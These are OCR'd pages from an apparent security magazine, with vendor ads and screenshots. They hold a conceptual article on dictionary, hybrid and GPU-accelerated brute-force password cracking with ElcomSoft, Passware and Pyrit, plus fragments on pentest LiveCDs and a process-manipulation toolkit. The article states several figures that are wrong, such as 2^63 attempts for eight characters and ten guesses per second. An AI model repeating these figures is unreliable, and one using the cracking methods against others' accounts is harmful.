Also, another point of frustration I encounter frequently occurs when trying to learn a new tool. Often I only have the documentation to learn from, and do not have a ready-made target to practice against. I would encourage those people who are developing tools to be used in penetration testing to think about creating a companion LiveCD to practice against. This would certainly increase the number of people interested in testing and learning the tool, if they had something to target.

Hopefully this article has given you a new perspective on the value of LiveCDs, as well as provide a new training tool for expanding your skills as a penetration tester. I also, hope those of you who have real-world experience with penetration testing see this as an opportunity to share your knowledge with the community.

On the 'Net

- http://De-ICE.net – development site and forum for the Pentest Lab LiveCDs
- http://www.remote-exploit.org/backtrack.html – home of the BackTrack LiveCD
- http://www.slax.org – home of Slax LiveCD, based off Slackware
- http://www.oissg.org – Open Information Systems Security Group, developers of the ISSAF

Thomas Wilhelm
Thomas Wilhelm is an adjunct professor at Colorado Technical University, and is currently employed by a Fortune 50 company to perform penetration tests and network risk assessments. He has been working in the IT field since 1992, and has a Masters degree in Computer Science and Management. Additionally, Thomas has obtained the following certifications: ISSMP CISSP SCSECA SCNA SCSA IAM, and was a contributing author for *Penetration Tester's Open Source Toolkit, Volume 2* and *Metasploit Toolkit for Penetration Testing, Exploit Development, and Vulnerability Research*. Thomas also served in the U.S. Army for eight years as a Russian Linguist, and cryptanalyst. He currently lives in Colorado Springs and has spoken on this topic at DefCon 15, titled *Turn-Key PenTest Labs*.

MARCO LISCI

Brute Force Attack

Difficulty

■□□

Probably you know what is a Brute Forcing attack. But probably you don't know that now it's becoming an attack that is really possible, using computational powers from graphic adapters and multi core processors.

You probably know what a brute force attack is and also know this is an attack that needs an incredible amount of mathematical power, an amount that a normal person would not have at home. Finally, here is the solution.

Alphanumeric Password Attacks History

Historically computer security has been challanged by some fundamental attacks. The most important of these attacks has the purpose of discovering user passwords. This happens because the best known method to protect sensitive information is an alphanumeric password. The two most important types of password attacks are the dictionary attack and the enumeration, or brute force, attack. Do you know that everything stored on some computer systems is only protected by an alphanumeric code that we call a password?

Dictionary Attack

The dictionary attack could be defined as an intelligent brute forcing attack. The real limit of a brute forcing attack has always been the time necessary to finish the research and the computation power. In a normal brute force attack we try every possible combination of numbers, letters and symbols until we find the real password. A dictionary attack is based on the limited complexity used in choosing passwords by users. Generally a normal user will choose a password that is simple to remember. It could be a birth date, a proper name, a celebrity name and so on. Initially we probably don't need to try every alphanumeric combination, we could instead try every known proper name, celebrity name and birth date and in this situation would not require a powerful computer. If we're lucky we'll find a bad user password choice in a couple of hours. The Internet is full of common passwords dictionaries in every language. A malicious hacker needs only to write a simple script that tries every password from a text file. Statistics says that if a user chooses a common password, a hacker has a 60% chance of finding the exact password with a dictionary attack. This is why you should always use passwords with numbers, letters and symbols, and never use common words.




Figure 1. *Passwords recovery*

WHAT YOU WILL LEARN...

What is distributed password recovery

Enumeration algorithms

Distributed computing network for brute force attacks


WHAT YOU SHOULD KNOW...

Standard network principles

Math principles

Client/Server Systems basic knowledge

N3TWORK SECURE?
GUESS AGA1N.



>> WE C4N HELP_

MANAGED SECURITY

SECURITY ASSESSMENT

NETWORK MONITORING

CONSULTING

In today's fast-paced business environment, the security of your network is critical. We have the expertise and solutions to protect your assets.

>> FOR INFORMATION CALL 952.641.1421 OR VISIT US ON THE WEB AT WWW.NETSECURIS.COM

NETSECURIS
Who's Watching Your Network?

13278 WEBSTER AVENUE
SAVAGE, MINNESOTA 55378

Directory Harvest Attack

A particular type of dictionary attack is the directory harvest attack. You probably have been a victim of this attack at least once in your Internet life. The directory harvest attack is the most used attack by email spammers, with the purpose of obtaining real email addresses. The first thing that a spammer does is choosing the domain. This is simple because it requires only a few minute of Internet surfing. When the spammer knows your website domain, he writes a simple text mail that can easily go through email firewalls and filters. He sends this mail to every possible combination of name and surname @ domain.com. By evaluating the simple mail transport protocol (SMTP) response for every message, he can easily figure out what are the real email addresses, and send the spam message. Think about how much Internet traffic is generated by malicious spammers for this activity.

Pure Brute Forcing Attack

Let's examine the pure brute forcing attack. In this case we have one simple thing to do which is to try every alphanumeric combination till we find the real password. Theory says that we have a chance of 100% in finding the password, but there is a real big problem: time and power. An eight character password needs to be enumerated with 2^63 attempts, you need a very powerful processor to obtain a result in human times. A normal computer could try 10 passwords at second. This is the reason why no one typically starts with a pure brute forcing attack. This year a new computation technology could change this situation.

Floating or Fixed Point?


In your computer you have a CPU, some RAM modules, one graphic adapter, a hard disk and a DVD reader. Past brute force attacks have always been based on the main CPU. Why? Because it's the only processor capable of doing floating and precise fixed calculations. But the most important graphic cards manufacturers started to sell boards with parallel scalable processors capable of precise fixed point calculation. Think about the nVidia GeForce 8, it's probably changing the brute force attack scenario.

Password Recovery

Graphic adapters like nVidia GeForce 8 have a tremendously powerful graphics processing unit (GPU) processor on board. With 120 sequential scalable processors, one gigabyte of RAM, memory interface of 384 bits and fixed point computation they have changed the video game world. Then a software house changed their use for the Hacking world, producing the distributed password recovery software. This software uses a revolutionary technique to recover passwords. It's the only software that is capable of recovering a password with brute force attacks using both CPU and GPU computational power. Performance is 20 times larger than a normal CPU only attack and supports 1000 workstations distributed computation without performance slowdown. Connections between workstations are encrypted. What we can do with this software?

What We Can Recover

Distributed password recovery lets us recover a lot of different password types. From Microsoft Office passwords to zip files with pretty good privacy (PGP) protection, from Acrobat passwords to




ip-address	host name	benchmark	administration (ver.)	time to live	status
127.0.0.1	ACE666D258	?	remotely (v. 2.10.141)	0 min.	free

total : 1, working : 0, free : 1, off hours : 0, not responded : 0, disabled : 0

	items processed	processor time usage
today :	0	0 d. 00:00:00 (00.000 %)
this week :	0	0 d. 00:00:00 (00.000 %)
this month :	0	0 d. 00:00:00 (00.000 %)
this year :	0	0 d. 00:00:00 (00.000 %)
total :	0	0 d. 00:00:00 (00.000 %)

no active tasks   localhost   online

Figure 2. *Controlling agents activity*



NVIDIA GPU Acceleration

ElcomSoft has pioneered many software innovations that have made it easier to recover lost passwords from the operating system, Microsoft Office products, Adobe PDF files, ZIP and RAR archives, and a variety of other applications. The latest development revolutionizes the speed of password recovery without requiring expensive hardware.

Elcomsoft Distributed Password Recovery employs a revolutionary, patent pending technology to accelerate password recovery when a compatible NVIDIA graphics card is present in addition to the CPU-only mode. Currently supporting all GeForce8 boards, the acceleration technology offloads parts of computational-heavy processing onto the fast and highly scalable processors featured in the NVIDIA's latest graphic accelerators.

The acceleration technology developed by ElcomSoft allows the execution of mathematically intensive password recovery code on the massively parallel computational elements found in latest NVIDIA graphic accelerators. The GPU acceleration is unique to Elcomsoft Distributed Password Recovery, making password recovery up to twenty times faster compared to password recovery methods that only use the computer's main CPU.

Figure 3. *The power comparison*


Passware

Passware Password Recovery Kit Standard 9.1

Quickly recover lost passwords for all popular applications used at home or in the office.

Passware Kit Standard is a life-saving tool to recover forgotten passwords quickly whenever needed.

New user interface brings together 14 password recovery modules and encryption scanning tool to find and decrypt password-protected files at once. Multi-core and multiprocessor systems, as well as nVidia GPU and TACC, are supported to accelerate password recovery.


Passware Password Recovery Kit Standard
File View Help
Back Forward Start Page Recover Search Support Help
Quick Start
Recover file password...
Search for protected files...
Recover internet and network passwords...
Create Windows password reset disk


Recover File Password (Ctrl+O)
Pick a protected file to start password recovery.

Recover Internet and Network Passwords (Ctrl+I)
Recover passwords for websites, network connections, and email accounts.

Reset Windows Administrator Password (Ctrl+W)
Create a bootable CD-ROM that instantly resets Windows Administrator password.

Search for Protected Files (Ctrl+F)
Scan computer for protected files.

Please select file to recover its password, or drag and drop file to this window to start the recovery.


Passware Password Recovery Kit Standard
File View Help
Back Forward Start Page Save Results Print Support Help
Recovery Progress
Attack Summary
Passwords found | Attacks | Log

Passwords found: **4 passwords**
Total time elapsed: **0 sec.**
Estimated completion time: **complete**

Checking password: **password**
Passwords checked: **12,936**
Search speed: **0**
Total passwords checked: **12,936**

C:\Program Files\Passware\samples\excelfile.xls
Protection: **MS Excel 97-2003 - Open Password - 40bit RC4 Encryption**
Complexity: **Brute-force - Medium**

File: excelfile.xls
Folder: C:\Program Files\Passware\samples\
Protection: MS Excel 97-2003 - Open Password - 40bit RC4 Encryption
Complexity: Brute-force - Medium

Decryptum Demo Preview
Sheets: Sheet1 | Sheet2 | Sheet3
Previewing: Sheet1

1	1	1	1	1
2	1	Test File	Passware	
3	1	Test File	Passware	

...

File-Open password: **[password]** (no brackets) <Copy> (removed)
File-Modify password: **[XROZQZNZYRTQCDU]** (no brackets) <Copy> (generated) (removed)
Workbook password: **[BQJSUWJIHZCUBHV]** (no brackets) <Copy> (generated) (removed)
Worksheet [3] password: **[DPWXDMBHHLVDIVT]** (no brackets) <Copy> (generated) (removed)

Unprotected file: excelfile-unprotected2.xls
Folder: C:\Users\ksusha\AppData\Roaming\Passware\Passware Kit\Unprotected\

Please select file to recover its password, or drag and drop file to this window to start the recovery.

Key Features


- Recovers passwords for MS Excel and Word files, VBA projects, Access databases, email accounts in Outlook and Outlook Express, Powerpoint presentations, Windows Administrators, Acrobat documents, websites in Internet Explorer and Firefox, dial-up and VPN network connections, Zip and Rar archives, and many other types of passwords
- Scans computers and finds lost or hidden password-protected files
- Built-in online decryption instantly removes passwords to open MS Word and Excel files (up to version 2003)
- Recovers or resets most password types instantly
- Multiple-core CPUs are efficiently used to speed up the password recovery process
- nVidia GPU and TACC devices are used to accelerate MS Office 2007 password recovery speed by 3500%
- 8 advanced attacks (and any combination of them) recover difficult types of passwords
- Includes a wizard for easy setup of password recovery attacks
- Combines attacks for passwords like "strong123password"

$79
30-day money-back guarantee

For additional information, please visit:
http://www.lostpassword.com/kit-standard.htm

Passware Inc.
800 West El Camino Real, Suite 180
Mountain View CA 94040

Contacts
Nataly Koukoushkina
media@lostpassword.com
Phone: +1 (650) 450-4607
(Sales calls only)



Enable Alerts

Send When

☑ Object Is Recovered / Decrypted
☑ Object Is Not Recovered
☐ Agent Is Not Responded
☐ Agent Is Off Hours


Message
From (e-mail) :
Send To (e-mail) :
☑ Limit Alert Number Per Day : 100 Default

SMTP Server
Host :
TCP Port : 25 Default
☐ Use Name And Password
User Name : Password :

* it needs an active connection with a server and valid 'message' and 'smtp server' properties

no active tasks | localhost | ● online

Figure 4. *Software will alert us when finished*




Agents
TCP Port * : 12121 Default
Time To Live, min : 5 Default
5 min.

Console (this program)
TCP Port * : 12122 Default
☐ Allow Remote Administration **

* you must restart the server program to apply this setting. ** can not be changed remotely

no active tasks | localhost | ● online

Figure 5. *View connection status*



INFORMAZIONI SUI PRODOTTI

Famiglia GeForce
GeForce 8 Series
GeForce 7 Series
Caratteristiche e Vantaggi
Giochi
Note Tecniche
Specifiche tecniche
FAQ
Dove si compra
Prodotti precedenti

LINK RELATIVI

Tecnologia NVIDIA® SLI™
Preparatevi ai giochi DirectX® 10 di nuova generazione con un PC NVIDIA® SLI™. Siete pronti?

Essential Vista
NVIDIA - essenziale per un'esperienza eccellente con Windows Vista. Altre informazioni.

NVIDIA PureVideo HD
Scoprite tutto sulla tecnologia PureVideo HD — essenziale per l'offerta della migliore esperienza di riproduzione di film HD possibile su un PC.

Ridefinite la vostra realtà di gioco con le unità di elaborazione grafica (GPU) GeForce® 8800 NVIDIA® SLI™-Ready. La prima GPU per DirectX® 10 del mondo presenta una potentissima architettura unificata che offre un'esperienza di gioco estremamente verosimile e coinvolgente. Ora potete sperimentare velocità di gioco da record assoluto, visitare mappe di gioco con effetti di luce HDR (ad esempio, albe e tramonti) straordinariamente realistici, e infine, usare l'anti-aliasing 16x a schermo intero senza perdere neppure un frame.

Modelli disponibili: GeForce 8800 Ultra, GeForce 8800 GTX, GeForce 8800 GTS, GeForce 8800 GT e GeForce 8800 GS

L'attesa è terminata. Potenza strabiliante. Prezzo sbalorditivo.
La GeForce 8800 GT offre la combinazione di potenza, prestazioni e prezzo che i giocatori aspettavano da tempo.
Altre informazioni

SPECIFICHE TECNICHE / PRESTAZIONI

	GeForce 8800 Ultra	GeForce 8800 GTX	GeForce 8800 GTS	GeForce 8800 GT	GeForce 8800 GS
Processori sequenziali	128	128	96	112	96
Clock core (MHz)	612	575	500	600	550
Clock shader (MHz)	1500	1350	1200	1500	1375
Clock memoria (MHz)	1080	900	800	900	800
Quantità memoria	768MB	768MB	640MB o 320MB	512MB	384MB
Interfaccia di memoria	384-bit	384-bit	320-bit	256-bit	192-bit
Banda di memoria (GB/s)	103.7	86.4	64	57.6	38.4
Fill Rate texture (miliardi/s.)	39.2	36.8	24	33.6	29.4

Figure 6. *The GPU compatibility*

Windows operating system passwords, you can recover almost any password you want, including UNIX and Oracle DB passwords.

Computational Power

We can choose the Windows Vista login password as an example. This passwords generally composed by 8 alphanumeric characters. With a normal brute forcing attack we need to try 52^8 passwords to be sure of the result. A normal PC with an Intel dual core processor would need up to two months to find the password. With the revolutionary software and a GPU adapter you can obtain the same result in 3 days, Impressive!

Network Structure

In case you need more power, it's possible to use Distributed Password Recovery on a network. In this case there are three applications, the agent, the server and the console. The console controls the overall processes on the server and the server uses the agent's power to achieve the results. Every 60 seconds an agent sends his results to the server and starts another routine. You can achieve impressive results with just 3 or 4 PCs connected together.

BackTrack and Pyrit


What about open source alternatives? Here is the solution. The Pyrit application and support for CUDA platforms has been included in BackTrack release 4 beta. This is very interesting. The technique is similar to Distribute Password Recovery, the difference is that Pyrit is an open source application that is directed at *WiFi Protected Access* (WPA) passwords. Looking at the performance graph, we see with a GeForce 280 GTX you could try 12000 passwords per second. Pyrit is a research program that is impressive and powerful and does not rely on using word lists for cracking passwords. As the official website says Pyrit's implementation allows you to create massive databases, pre-computing part of the WPA/WPA2-PSK authentication phase in a space-time trade-off. The performance gain for real-world-attacks is in the range of three orders of magnitude which urges for re-consideration of the protocol's security. Exploiting the computational power of GPUs, this is currently by far the most powerful attack against one of the world's most used security-protocols. Pyrit is based on CUDA, the parallel development platform from nVidia. CUDA is a special C framework that contains a set of instructions specifically developedfor nVidia new GPU processors. Using CUDA, Pyrit is able to create a big databases on the fly in the first phase of the authentication. It's a command line tool, and is very complex and powerful.

Hybrid Attack

A hybrid attack is another less known attack that is based on user laziness. A lot of users create seemingly strong passwords by simply adding a number after their name. So if a normal use chooses his name, an apparently better user chooses his name and then adds a number, he thinks this is a good password. But hackers know these particular password tricks. A hybrid attack is a dictionary based attack, adding numbers after dictionary passwords as this is a well known password pattern. If a hacker has no success with a simple dictionary attack, he tries the hybrid attack. Generally this attack, especially in work environments, has a significant chance of being successful.

On the 'Net

- *http://code.google.com/p/pyrit/*
- *http://www.word-list.com/*
- *http://en.wikipedia.org/wiki/Brute_force_attack*
- *http://www.pcmag.com/article2/0,1759,1543581,00.asp*
- *http://www.nvidia.it/page/geforce_8800.html*



[✓] Enable Password And Key Caches

Password Cache File Name : PasswordCache.epc

Key Cache File Name : KeyCashe.ekc

[✓] Enable Log

Log Details Level

Errors Only
[✓ Informations, Warnings and Errors]
All Possible Messages (for debugging)

[✓] Limit Log Size, kb : 102400

Log File Name : esdpr.log

no active tasks | localhost | ● online

Figure 7. *Reading application logs*




Figure 8. *Pyrit Open Source Performance*

Safe Passwords

Users need to choose safe passwords. Don't use common names, common expressions, birth date or anything else that humanity knows. Also avoid the old trick of substituting the O with the zero or the e with the 3. Every new password dictionary has combinations for number substituted passwords. You need to choose an alphanumeric password that makes no sense to a human. Go to *http://www.word-list.com* to see how a password dictionary is created and avoid everything that is on it.

Human Limit

It's time to find another way to protect our sensitive information as using passwords is a system that is old and weak. If a kid with a computer and a powerful graphic card can obtain our system password in 3 days, then the password system is dead. Think about it, now that this software has been released no one is safe.

Conclusion

I this scennario, when all these graphic adapters will become more inexpensive, a lot of people will be able to perform a brute force attack from a standard personal computer. We need a new way to protect our data. A completely different way from today username and passwords.

Marco Lisci

Marco Lisci is a System Engineer and IT Consultant interested in creativity applied to computer systems. He works on informative systems, network infrastructure and security. After a long period as Web Chief in creative agencies founded BadShark Communications, a web, video and audio, Search Engine Optimization (SEO), advertising and security company. Stay tuned on *http://www.badsharkcommunications.com*.

DIDIER STEVENS

BPMTK

Difficulty

Security issues arise from the fact that a limited user has full control over his own processes on the Windows platform. Security mechanisms implemented in the user's own processes can be bypassed.

We will illustrate techniques to bypass said security mechanisms and show Proof of Concept (PoC) techniques for malware.

The Basic Process Manipulation Tool Kit (bpmtk) is a utility developed specifically to manipulate processes (running programs) on Windows.

